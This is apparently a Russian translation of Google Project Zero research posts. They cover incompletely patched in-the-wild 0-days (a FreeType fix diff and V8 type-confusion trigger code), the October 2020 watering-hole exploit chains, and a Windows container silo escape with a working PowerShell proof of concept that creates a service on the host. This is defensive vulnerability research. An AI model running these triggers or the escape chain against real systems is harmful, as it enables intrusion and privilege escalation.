Для исправления CVE-2020-15999, эксплуатировавшейся в реальных атаках в 2020 году, эту проверку переместили выше в функции `Load_Sbit_Png` и заменили значения на `imgHeight` и `imgWidth` — ширину и высоту из заголовка PNG.

```
  if (populate_map_and_metrics)
  {
+  /* reject too large bitmaps similarly to the rasterizer */
+  if (imgWidth > 0x7FFF || imgHeight > 0x7FFF)
+  {
+    error = FT_THROW(Array_Too_Large);
+    goto DestroyExit;
+  }
+
   metrics->width = (FT_UShort)imgWidth;
   metrics->height = (FT_UShort)imgHeight;
   map->width = metrics->width;
   map->rows = metrics->height;
   map->pixel_mode = FT_PIXEL_MODE_BGRA;
   map->pitch = map->width * 4;
   map->num_grays = 256;

-  /* reject too large bitmaps similarly to the rasterizer */
-  if (map->rows > 0x7FFF || map->width > 0x7FFF)
-  {
-    error = FT_THROW(Array_Too_Large);
-    goto DestroyExit;
-  }
   [...]
```

Подведём итог:

• CVE-2014-9665 вызывала переполнение буфера за счёт переполнения поля размера в вычислении `size = map->rows * map->pitch;`.
• CVE-2020-15999 вызывала переполнение буфера за счёт усечения `metrics->width` и `metrics->height`, которые затем использовались для вычисления поля размера, делая его слишком малым.

Исправление первопричины переполнения буфера в ноябре 2014 года должно было проверять границы `imgWidth` и `imgHeight` до любых присваиваний типу `unsigned short`. Ранняя проверка границ высоты и ширины из заголовков PNG предотвратила бы оба способа вызова этого переполнения.

Apple Safari CVE-2020-27930

Эта уязвимость немного отличается от остальных: хотя она также является вариантом, из современных норм раскрытия не следует, что от Apple обязательно ожидалось применение патча. Apple и Microsoft более 20 лет назад создали ответвления кода Adobe Type Manager. Из-за этих ответвлений настоящего upstream не существует. Однако когда об уязвимостях сообщали в ответвлении Microsoft, Apple или Adobe, существовала возможность, хотя и без гарантии, что они присутствуют и в других.

Уязвимость CVE-2020-27930 использовалась в цепочке эксплойтов для iOS. О её варианте CVE-2015-0993 сообщили Microsoft в ноябре 2014 года. CVE-2015-0993 находится в операторе `blend` реализации Adobe Type 1/2 Charstring Font Format от Microsoft. Операция `blend` принимает `n`

+ 1 параметров. Уязвимость состояла в отсутствии проверки и корректной обработки отрицательного n, что позволяло шрифту произвольно читать и записывать данные в собственном стеке интерпретатора.

CVE-2020-27930, эксплуатировавшаяся в реальных атаках в 2020 году, очень похожа. На этот раз уязвимость находится в операторе `callothersubr` реализации Adobe Type 1 Charstring Font Format от Apple. Как и в уязвимости, зарегистрированной в ноябре 2014 года, `callothersubr` ожидает в стеке n аргументов. Однако функция не проверяла и не обрабатывала корректно отрицательные значения n, что приводило к тому же результату — произвольному чтению и записи стека.

Через шесть лет после сообщения об исходной уязвимости похожая уязвимость была использована в другом проекте. Возникает интересный вопрос: как связанным, но отдельным проектам поддерживать актуальные сведения об уязвимостях безопасности, которые, вероятно, присутствуют в их ответвлении общей кодовой базы? Почти нет сомнений, что изучение исправленной Microsoft в 2015 году уязвимости помогло атакующим обнаружить эту уязвимость в Apple.

Эксплуатировавшиеся 0-day, исправленные неправильно

Три эксплуатировавшиеся в реальных атаках уязвимости не были правильно исправлены после сообщения поставщику.

Продукт	Уязвимость, эксплуатировавшаяся в реальных атаках	Второй патч
Internet Explorer	CVE-2020-0674	CVE-2020-0968
Google Chrome	CVE-2019-13764*	CVE-2020-6383
Microsoft Windows	CVE-2020-0986	CVE-2020-17008/CVE-2021-1648

• На момент исправления CVE-2019-13764 не было известно, что она эксплуатируется в реальных атаках.

Internet Explorer JScript CVE-2020-0674

В предыдущем разделе мы подробно описали хронологию уязвимостей JScript в Internet Explorer, эксплуатировавшихся в реальных атаках. После эксплуатации последней из них, CVE-2020-0674, в январе 2020 года исправление всё ещё не охватывало все варианты. В апреле 2020 года Microsoft исправила CVE-2020-0968. Её триггер приведён выше.

Google Chrome CVE-2019-13674

CVE-2019-13674 в Chrome — интересный случай. Когда её исправили в ноябре 2019 года, об эксплуатации в реальных атаках известно не было. О ней сообщили исследователи безопасности Соён Пак и Вэнь Сюй. Через три месяца, в феврале 2020 года, Сергей Глазунов из Project Zero обнаружил, что она эксплуатировалась в реальных атаках и, возможно, применялась как 0-day до выпуска патча. Поняв, что уязвимость уже исправлена, Сергей решил изучить патч внимательнее.

Тогда он обнаружил, что тот перекрыл не все пути вызова уязвимости. Подробнее об уязвимости и последующих патчах можно прочитать в публикации Сергея «Ошибка бесконечности Chrome».

Кратко говоря, уязвимость представляет собой type confusion в движке JavaScript v8 браузера Chrome. Проблема находится в функции, предназначенной для вычисления типа индукционных переменных — переменных, которые увеличиваются или уменьшаются на фиксированную величину при каждой итерации цикла, например `for`. Однако алгоритм работает только с целочисленным типом v8. Целочисленный тип v8 включает несколько специальных значений: `+Infinity` и `-Infinity`. При этом `-0` и `NaN` к целочисленному типу не относятся. Ещё одна интересная особенность целочисленного типа v8 состоит в том, что он не замкнут относительно сложения: сумма двух целых не всегда является целым. Пример: `+Infinity + -Infinity = NaN`.

Таким образом, для вызова CVE-2019-13674 достаточно следующей строки. Обратите внимание, что она не создаёт наблюдаемого сбоя, а путь к практической эксплуатации уязвимости довольно долог; заинтересованным стоит прочитать эту публикацию!

```
for (var i = -Infinity; i < 0; i += Infinity) { }
```

Патч, выпущенный Chrome для этой уязвимости, добавил явную проверку случая `NaN`. Но в патче было предположение, из-за которого он оказался недостаточным: переменная цикла может стать `NaN`, только если сумма или разность начального значения переменной и приращения равна `NaN`. Проблема в том, что значение приращения может измениться внутри тела цикла. Поэтому следующий триггер продолжал работать даже после установки патча.

```
var increment = -Infinity;
var k = 0;
// The initial loop value is 0 and the increment is -Infinity.
// This is permissible because 0 + -Infinity = -Infinity, an integer.
for (var i = 0; i < 1; i += increment) {
  if (i == -Infinity) {
    // Once the initial variable equals -Infinity (one loop through)
    // the increment is changed to +Infinity. -Infinity + +Infinity = NaN
    increment = +Infinity;
  }
  if (++k > 10) {
    break;
  }
}
```

Чтобы «оживить» весь эксплойт, атакующему требовалось изменить лишь несколько строк триггера и получить ещё один рабочий 0-day. Об этом неполном исправлении сообщили команде Chrome в феврале 2020 года. Новый патч был консервативнее: алгоритм прекращал работу, как только определял, что приращение может иметь значение `+Infinity` или `-Infinity`.

К сожалению, этот патч добавил ещё одну уязвимость безопасности, допускавшую более широкий выбор возможных «type confusion». Дополнительные подробности снова приведены в публикации Сергея.

Это пример ситуации, когда эксплойт обнаружили *после* первоначального сообщения об ошибке исследователями безопасности. На мой взгляд, он показывает, почему важно стремиться к «корректным и всеобъемлющим» патчам в целом, а не только для уязвимостей, об эксплуатации которых в реальных атаках уже известно. Отрасли безопасности известно о дефиците обнаружения эксплуатируемых в реальных атаках 0-day. Мы выявляем не все применяемые 0-day и тем более не всегда делаем это своевременно.

Windows splwow64 CVE-2020-0986

Эта уязвимость уже обсуждалась в предыдущем разделе о вариантах. После того как Kaspersky сообщила об активной эксплуатации CVE-2020-0986 как 0-day, я приступила к анализу её первопричины и вариантов. Уязвимость исправили в июне 2020 года, но информация об эксплуатации в реальных атаках появилась лишь в августе 2020 года.

Патч Microsoft для CVE-2020-0986 заменил необработанные указатели, которые атакующий раньше мог отправить в LPC-сообщении, на смещения. Это не устранило первопричину уязвимости, а лишь изменило способ её вызова. О проблеме сообщили Microsoft в сентябре 2020 года вместе с рабочим триггером. Более полный патч компания выпустила через четыре месяца, в январе 2021 года. Новый патч проверяет, что все операции `memcpy` читают и копируют данные только внутри буфера сообщения.

Корректные и всеобъемлющие патчи

Мы подробно показали, как шесть 0-day, эксплуатировавшихся в реальных атаках в 2020 году, были тесно связаны с ранее известными уязвимостями. Также мы продемонстрировали, как три эксплуатировавшиеся в реальных атаках уязвимости были исправлены в том году некорректно или не всеобъемлюще.

Когда 0-day-эксплойт обнаруживают в реальной атаке, это неудача атакующего. Для нас, защитников, это подарок и возможность узнать как можно больше и не допустить повторного использования такого вектора. Цель — заставить атакующих начинать с нуля после обнаружения каждого их эксплойта: искать совершенно новую уязвимость, вкладывать время в изучение и анализ новой поверхности атаки и разрабатывать принципиально новый метод эксплуатации. Для этого необходимы корректные и всеобъемлющие исправления.

Способность исправлять уязвимости корректно и всеобъемлюще не включается одним переключателем: она требует вложений, приоритизации и планирования. Также необходим процесс исправления, уравновешивающий быструю защиту пользователей и всеобъемлющий характер патча, а эти цели иногда противоречат друг другу. Хотя команды безопасности организаций вряд ли удивятся сказанному, этот анализ хорошо напоминает, что работы остаётся много.

Конкретные необходимые вложения зависят от каждой уникальной ситуации, но мы видим общие темы: численность и ресурсы команд, структуры стимулов, зрелость процессов, автоматизация и тестирование, частота выпусков и партнёрские отношения.

Мы стремимся к тому, чтобы однажды все уязвимости исправлялись корректно *и* всеобъемлюще, но каждый шаг в этом направлении будет усложнять атакующим эксплуатацию 0-day.

В 2021 году Project Zero продолжит анализировать первопричины и варианты уязвимостей, зарегистрированных как эксплуатируемые в реальных атаках. Мы также станем тщательнее изучать патчи для таких уязвимостей. Надеемся расширить работу по анализу вариантов и на другие уязвимости и хотим, чтобы к нам присоединилось больше исследователей. Если вы только начинаете исследовать уязвимости, анализ вариантов может стать отличным способом развить навыки! Вот два доклада на эту тему: мой доклад на BlueHat IL 2020 и доклад Ки Чан Ана на OffensiveCon 2020.

Кроме того, мы очень хотели бы теснее сотрудничать с поставщиками над патчами и мерами защиты *до* выпуска патча. У нас часто появляются идеи по устранению проблем. Раннее сотрудничество и обратная связь в процессе проектирования и реализации патча полезны всем. Совместная работа позволяет исследователям и поставщикам экономить время, ресурсы и силы вместо того, чтобы после выпуска сравнивать двоичные файлы и обнаруживать, что уязвимость исправлена не полностью.

Серия «В реальных атаках»: обнаружение уязвимостей нулевого дня в октябре 2020 года

Автор: Мэдди Стоун, Project Zero

В октябре 2020 года Google Project Zero обнаружила семь эксплойтов нулевого дня, активно применявшихся в реальных атаках. Они доставлялись через атаки watering hole: несколько сайтов перенаправляли посетителей на два сервера с цепочками эксплойтов для устройств Android, Windows и iOS. По всей видимости, это следующая итерация кампании, найденной в феврале 2020 года и описанной в этой серии статей.

Здесь мы кратко рассмотрим цепочки, обнаруженные в октябре 2020 года. Технические подробности семи эксплуатировавшихся уязвимостей нулевого дня уже опубликованы в наших анализах первопричин (RCA). Цель этой статьи — дать контекст эксплуатации.

Что произошло

В октябре 2020 года мы обнаружили, что злоумышленник из февральской кампании 2020 года вернулся с новой итерацией: пара десятков сайтов перенаправляла посетителей на сервер эксплойтов. После начала анализа на тех же сайтах нашлись ссылки на второй сервер. По итогам первоначального составления отпечатка, вероятно основанного на происхождении IP-адреса и User-Agent, в сайт внедрялся iframe, указывающий на один из двух серверов.

В наших испытаниях оба сервера присутствовали на всех обнаруженных доменах. Их краткое описание:

Сервер эксплойтов № 1:

• Изначально отвечал только клиентам с User-Agent iOS и Windows.
• Оставался доступным и активным более недели после начала извлечения эксплойтов.
• После исправления первоначальной уязвимости Chrome RCE в процессе отрисовки (CVE-2020-15999) заменил её новой уязвимостью v8 нулевого дня (CVE-2020-16009).
• Некоторое время отвечал клиентам Android после отключения сервера № 2, хотя мы смогли получить только новый RCE процесса отрисовки Chrome.

Сервер эксплойтов № 2:

• Отвечал клиентам Android.
• Оставался доступным и активным около 36 часов после начала извлечения эксплойтов.
• По нашим наблюдениям, обслуживал намного меньший диапазон IP-адресов, чем сервер № 1.




Схема показывает путь устройства, подключающегося к одному из затронутых сайтов. Оно направляется на сервер эксплойтов № 1 или № 2, после чего в зависимости от устройства и браузера доставляются следующие эксплойты.

Сервер эксплойтов	Платформа	Браузер	RCE процесса отрисовки	Выход из песочницы	Локальное повышение привилегий
1	iOS	Safari	Чтение и запись стека через шрифты Type 1 (CVE-2020-27930)	Не требуется	Утечка сведений через завершающие данные сообщенийmach (CVE-2020-27950); путаница типов с turnstile (CVE-2020-27932)
1	Windows	Chrome	Переполнение буфера кучи Freetype (CVE-2020-15999)	Не требуется	Переполнение буфера кучи cng.sys (CVE-2020-17087)
1	Android (**Примечание:** доставлялся только после отключения № 2 и исправления CVE-2020-15999.)	Chrome	Путаница типов V8 в TurboFan (CVE-2020-16009)	Неизвестно	Неизвестно
2	Android	Chrome	Переполнение буфера кучи Freetype (CVE-2020-15999)	Переполнение буфера кучи Chrome для Android (CVE-2020-16010)	Неизвестно

2	Android	Samsung Browser	Переполнение буфера кучи Freetype (CVE-2020-15999)	Chromium n-day	Неизвестно

Все платформы применяли обфускацию и проверки против анализа, но методы различались. Например, только эксплойты iOS шифровались эфемерными ключами. Их нельзя было восстановить из одного дампа пакетов: на нашей стороне требовалась активная атака посредника для переписывания эксплойта на лету.

Практические эксплойты также заставляют полагать, что за серверами № 1 и № 2 стояли разные, но координировавшие действия группы. Оба сервера использовали Chrome Freetype RCE (CVE-2020-15999) как эксплойт процесса отрисовки для Windows на сервере № 1 и Android на сервере № 2, но окружающий код значительно различался. Отключение серверов в разное время также указывает на двух отдельных операторов.

Эксплойты

Всего мы собрали:

• одну полную цепочку для полностью обновлённой Windows 10 с Google Chrome;
• две неполные цепочки для двух разных полностью обновлённых устройств Android 10 с Google Chrome и Samsung Browser; и
• RCE-эксплойты для iOS 11–13 и эксплойт повышения привилегий для iOS 13, хотя уязвимости присутствовали вплоть до iOS 14.1.

Примечание. Пока серверы оставались активными, мы тестировали только устройства iOS, Android и Windows. Отсутствие других полученных цепочек не означает, что их не существовало.

Ниже перечислены семь уязвимостей нулевого дня, использованных атакующим. Технические сведения о каждой уязвимости и её эксплуатации доступны в анализах первопричин.

• CVE-2020-15999 — переполнение буфера кучи Freetype в Chrome.
• CVE-2020-17087 — переполнение буфера кучи в cng.sys Windows.
• CVE-2020-16009 — путаница типов Chrome при устаревании map в TurboFan.
• CVE-2020-16010 — переполнение буфера кучи Chrome для Android.
• CVE-2020-27930 — произвольное чтение и запись стека Safari через шрифты Type 1.
• CVE-2020-27950 — раскрытие памяти ядра XNU в завершающих данных сообщений mach в iOS.
• CVE-2020-27932 — путаница типов ядра iOS с turnstile.

До отключения сервера № 2 нам не удалось получить ни одного эксплойта локального повышения привилегий Android. Сервер № 1 работал дольше, и с него удалось извлечь эксплойты повышения привилегий iOS.

Уязвимости охватывают довольно широкий спектр: от современной ошибки JIT до большого набора проблем шрифтов. Каждый эксплойт демонстрировал экспертное понимание разработки и конкретной уязвимости. Метод эксплуатации уязвимости Chrome Freetype нулевого дня оказался новым для Project Zero. Поиск способа активации уязвимости повышения привилегий ядра iOS был нетривиальной задачей. Разнообразные методы обфускации потребовали много времени на анализ.


Заключение

Project Zero завершила 2020 год множеством долгих дней анализа большого числа цепочек и семи эксплойтов нулевого дня. Вместе с предыдущей операцией 2020 года этот злоумышленник применил как минимум 11 уязвимостей нулевого дня менее чем за год. Мы чрезвычайно благодарны всем разработчикам и командам реагирования, которые также работали долгими днями, анализируя наши отчёты, выпуская и распространяя исправления.

Кто сдерживает контейнеры?


Предыстория контейнеров Windows

Контейнеры Windows используют **серверные silo** ядра, чтобы предоставлять приложениям перенаправленные ресурсы диспетчера объектов, реестра, сети и файловой системы. Серверный silo — это специализированный объект Job. Назначенные ему процессы должны вести себя так, словно работают в отдельном экземпляре Windows, хотя могут использовать общее ядро хоста.



Windows поддерживает два режима изоляции:

• **Windows Server Containers** работают как обычные процессы в серверном silo под ядром хоста. Уязвимость ядра или выход из silo напрямую даёт доступ к хосту.
• **Контейнеры с изоляцией Hyper-V** помещают ту же среду silo в легковесную виртуальную машину. Выход из silo даёт доступ к гостевой ОС хоста, но для физического хоста требуется отдельный выход из гипервизора.



Microsoft не считает Windows Server Containers с изоляцией процессов границей безопасности. Изоляция Hyper-V является поддерживаемой границей. Тем не менее выход из silo полезен в цепочке атак и важен для служб, запускающих взаимно недоверенные нагрузки.

Истоки исследования

Даниэль Призмант исследовал глобальные символические ссылки диспетчера объектов, которые при создании с `SeTcbPrivilege` могут ссылаться на объекты за пределами silo. Его эксплойт внедрялся в процесс SYSTEM и выходил через такую ссылку. Эту операцию можно было упростить, выдав процессу токен SYSTEM через impersonation.

Позднее Google Cloud узнала, что контейнеры Windows в Google Kubernetes Engine подвержены этой проблеме. Одной из предложенных мер было запускать нагрузки от `ContainerUser`, а не `ContainerAdministrator`, поскольку опубликованный выход требовал прав администратора. В этом исследовании рассматривается, обеспечивает ли silo без администратора значимую изоляцию.

Процесс исследования

Docker предоставляет простейшую репрезентативную среду, поскольку его backend для Windows использует Host Compute Service от Microsoft. Образ Server Core загружает модуль PowerShell NtObjectManager и работает как `ContainerUser`:

```
FROM mcr.microsoft.com/windows/servercore:20H2
```

```
USER ContainerUser
COPY NtObjectManager c:/NtObjectManager
CMD ["powershell", "-noexit", "-command",
     "Import-Module c:/NtObjectManager/NtObjectManager.psd1"]
```

Соберём и запустим его с изоляцией процессов:

```
C:\container> docker build -t test_image .
C:\container> docker run --isolation=process -it test_image
PS>
```

Версия образа должна совпадать с хостом, поскольку пользовательский режим и ядро являются общими.

Уже базовое перечисление выявляет важные различия. Видимые в silo процессы ограничены, имена устройств и кусты реестра перенаправлены, а токен идентифицирует `User Manager\ContainerUser`. Однако токен по умолчанию также имеет привилегии, необычные для обычной недоверенной учётной записи, прежде всего `SeImpersonatePrivilege`.

```
Show-NtTokenEffective -User -Group -Privilege
```

`SeImpersonatePrivilege` позволяет применять знакомые методы для служебных учётных записей, например RogueWinRM, чтобы захватить более привилегированный токен и выполнить impersonation. Поэтому работа как `ContainerUser` сама по себе не мешает получить личность администратора контейнера.

Немного обратной разработки

Обработка silo в ядре распределена по множеству API: `PsGetCurrentSilo`, `PsGetProcessServerSilo`, `PsIsCurrentThreadInServerSilo`, `ObGetSiloRootDirectoryPath`, `IoGetSiloParameters` и многочисленным вспомогательным функциям отдельных подсистем. Аудит ссылок позволяет найти неправильные проверки, хотя не может исчерпывающе выявить отсутствующие проверки, а вызовы могут быть встроены.

Символические ссылки реестра

`CmpOKToFollowLink` решает, может ли символическая ссылка реестра пересекать границы доверия кустов:

```
BOOLEAN CmpOKToFollowLink(PCMHIVE SourceHive,
                          PCMHIVE TargetHive) {
    if (PsIsCurrentThreadInServerSilo() ||
        !TargetHive ||
        TargetHive == SourceHive) {
        return TRUE;
    }
    if (SourceHive->Flags.Trusted)
        return FALSE;
    // Check trust list.
}
```

Любой поток в серверном silo обходит проверку доверенного и недоверенного куста. Вероятно, это добавили до появления возможности отмечать оверлеи реестра как доверенные, а после развития реализации условие стало небезопасным. Непривилегированный процесс контейнера может создать ссылку между кустами и перенаправить привилегированную запись, повысив привилегии внутри контейнера.

Путаница с корнем диспетчера объектов

Диспетчер объектов разрешает абсолютные пути относительно корня конкретного silo:

```
POBJECT_DIRECTORY OBP_GET_SILO_ROOT_DIRECTORY_FROM_SILO(PEJOB Silo) {
    if (Silo) {
        PPSP_SLOT Slot = Silo->Storage->Slot[PsObjectDirectorySiloContextSlot];
        if (Slot->Present)
            return Slot->Value;
    }
    return ObpRootDirectoryObject;
}
```

Текущий silo определяется состоянием потока или иерархией Job процесса:

```
PEJOB PsGetCurrentSilo() {
    PETHREAD Thread = PsGetCurrentThread();
    PEJOB silo = Thread->Silo;
    if (silo == (PEJOB)-3) {
        silo = Thread->Tcb.Process->Job;
        while (silo) {
            if (silo->JobFlags & EJOB_SILO)
                break;
            silo = silo->ParentJob;
        }
    }
    return silo;
}
```

Процесс может сохранить дескриптор текущего корня silo, создать новый объект Job silo без корневого каталога и назначить себя этому silo. Тогда разрешение пути откатывается к корню хоста, а старый дескриптор по-прежнему предоставляет пространство имён контейнера:

```
$root = Get-NtDirectory '\'
$silo = New-NtJob -CreateSilo -NoSiloRootDirectory
Set-NtProcessJob $silo -Current
$root.FullPath
\Silos\<id>
```

Это даёт доступ к именам диспетчера объектов хоста, включая порты ALPC и устройства, которые контейнер не должен видеть.

Дополнительные выходы из silo

Исследование обнаружило несколько ошибок пространства имён и политик, позволявших пользователям без прав администратора взаимодействовать с ресурсами хоста. Их можно объединить с impersonation токена, превратив частичный доступ к пространству имён в выполнение команд на хосте.

Объединение эксплойтов в цепочку

Полная цепочка выглядит так:

1. Использовать из `ContainerUser` и `SeImpersonatePrivilege` такой метод, как RogueWinRM, чтобы получить токен администратора.
2. Выполнить impersonation этого токена.
3. Вызвать путаницу с корнем диспетчера объектов для доступа к пространству имён хоста.
4. Напрямую подключиться к конечной точке ALPC/RPC `ntsvcs` диспетчера управления службами хоста.

5. Создать и запустить службу, команда которой выполняется вне silo.

API Win32 SCM кешируют дескрипторы RPC и могут сохранять соединение с SCM контейнера. Proof-of-concept разбирает метаданные RPC `services.exe` и напрямую вызывает интерфейс:

```
$imp = $token.Impersonate()
$services = "$env:SystemRoot\system32\services.exe"
$symbols = "$env:SystemDrive\symbols"
mkdir $symbols | Out-Null

Get-Win32ModuleSymbolFile -Path $services -OutPath $symbols
$rpc = Get-RpcServer $services -SymbolPath $symbols |
       Select-RpcServer -InterfaceId \
         '367abb81-9844-35f1-ad32-98f038001003'
$client = Get-RpcClient $rpc

$silo = New-NtJob -CreateSilo -NoSiloRootDirectory
Set-NtProcessJob $silo -Current
Connect-RpcClient $client -EndpointPath ntsvcs

$scm = $client.ROpenSCManagerW(
    [NullString]::Value,
    [NullString]::Value,
    [NtApiDotNet.Win32.ServiceControlManagerAccessRights]::CreateService)

$cmd = 'cmd /C echo "Hello World" > \hello.txt'
$service = $client.RCreateServiceW(
    $scm.p3, 'GreatEscape', '',
    [NtApiDotNet.Win32.ServiceAccessRights]::Start,
    0x10, 0x3, 0, $cmd,
    [NullString]::Value, $null, $null, 0,
    [NullString]::Value, $null, 0)
$client.RStartServiceW($service.p15, 0, $null)
```

SCM хоста видит администратора и создаёт службу на хосте. Исполняемый файл можно даже указать через путь `GLOBALROOT` к файлу в файловой системе контейнера. Демонстрация записывает `hello.txt` на системный диск хоста.

Исправление проблем

Изначально политика обслуживания Microsoft исключала выходы из Windows Server Container, поскольку silo не являлся границей безопасности. Проблема символической ссылки реестра также позволяла обычное повышение привилегий внутри контейнера, поэтому её приняли как Issue 2120 и исправили в феврале 2021 года под номером **CVE-2021-24096**, удалив безусловный обход для серверного silo.

После обсуждения MSRC согласилась обслуживать очевидные выходы из контейнера, доступные без прав администратора, как уязвимости повышения привилегий, не меняя при этом общую политику границ. Ещё три отчёта исправили в марте 2021 года:

- **CVE-2021-26891**;
- **CVE-2021-26865**;
- **CVE-2021-26864**.

Первоначальный метод с глобальной символической ссылкой, требующий `SeTcbPrivilege`, остаётся вне этой политики, поскольку получить такую привилегию должен лишь администратор.

Выводы

Windows Server Containers предоставляют большую поверхность атаки общего ядра и пространств имён. Их не следует использовать для враждебных многопользовательских нагрузок или доступного из интернета кода, компрометация которого не должна выходить на хост. Рекомендации GKE также предостерегают от враждебной мультитенантности в контейнерах Windows с изоляцией процессов.

Изоляция Hyper-V является рекомендуемой границей безопасности. Выход из silo всё равно важен и там, поскольку компрометирует легковесную гостевую систему и может стать отправной точкой атаки на гипервизор, но прямого доступа к физическому хосту он не даёт.

`ContainerUser` — полезная эшелонированная защита, но не полноценная граница. Привилегии по умолчанию, откат пространства имён, оверлеи реестра, глобальные ссылки, видимость конечных точек RPC и ошибки ядра требуют независимого анализа. Четыре исправленные проблемы, вероятно, не исчерпывают поверхность атаки.

Политика и раскрытие: редакция 2021 года

Автор: Тим Уиллис, Project Zero

В Project Zero мы уделяем много времени обсуждению и оценке политик раскрытия уязвимостей и их последствий для пользователей, разработчиков, коллег-исследователей и общих норм безопасности программного обеспечения в отрасли. Мы стремимся быть командой исследования уязвимостей, приносящей пользу всем, и работаем во всей экосистеме, чтобы усложнить применение уязвимостей нулевого дня.

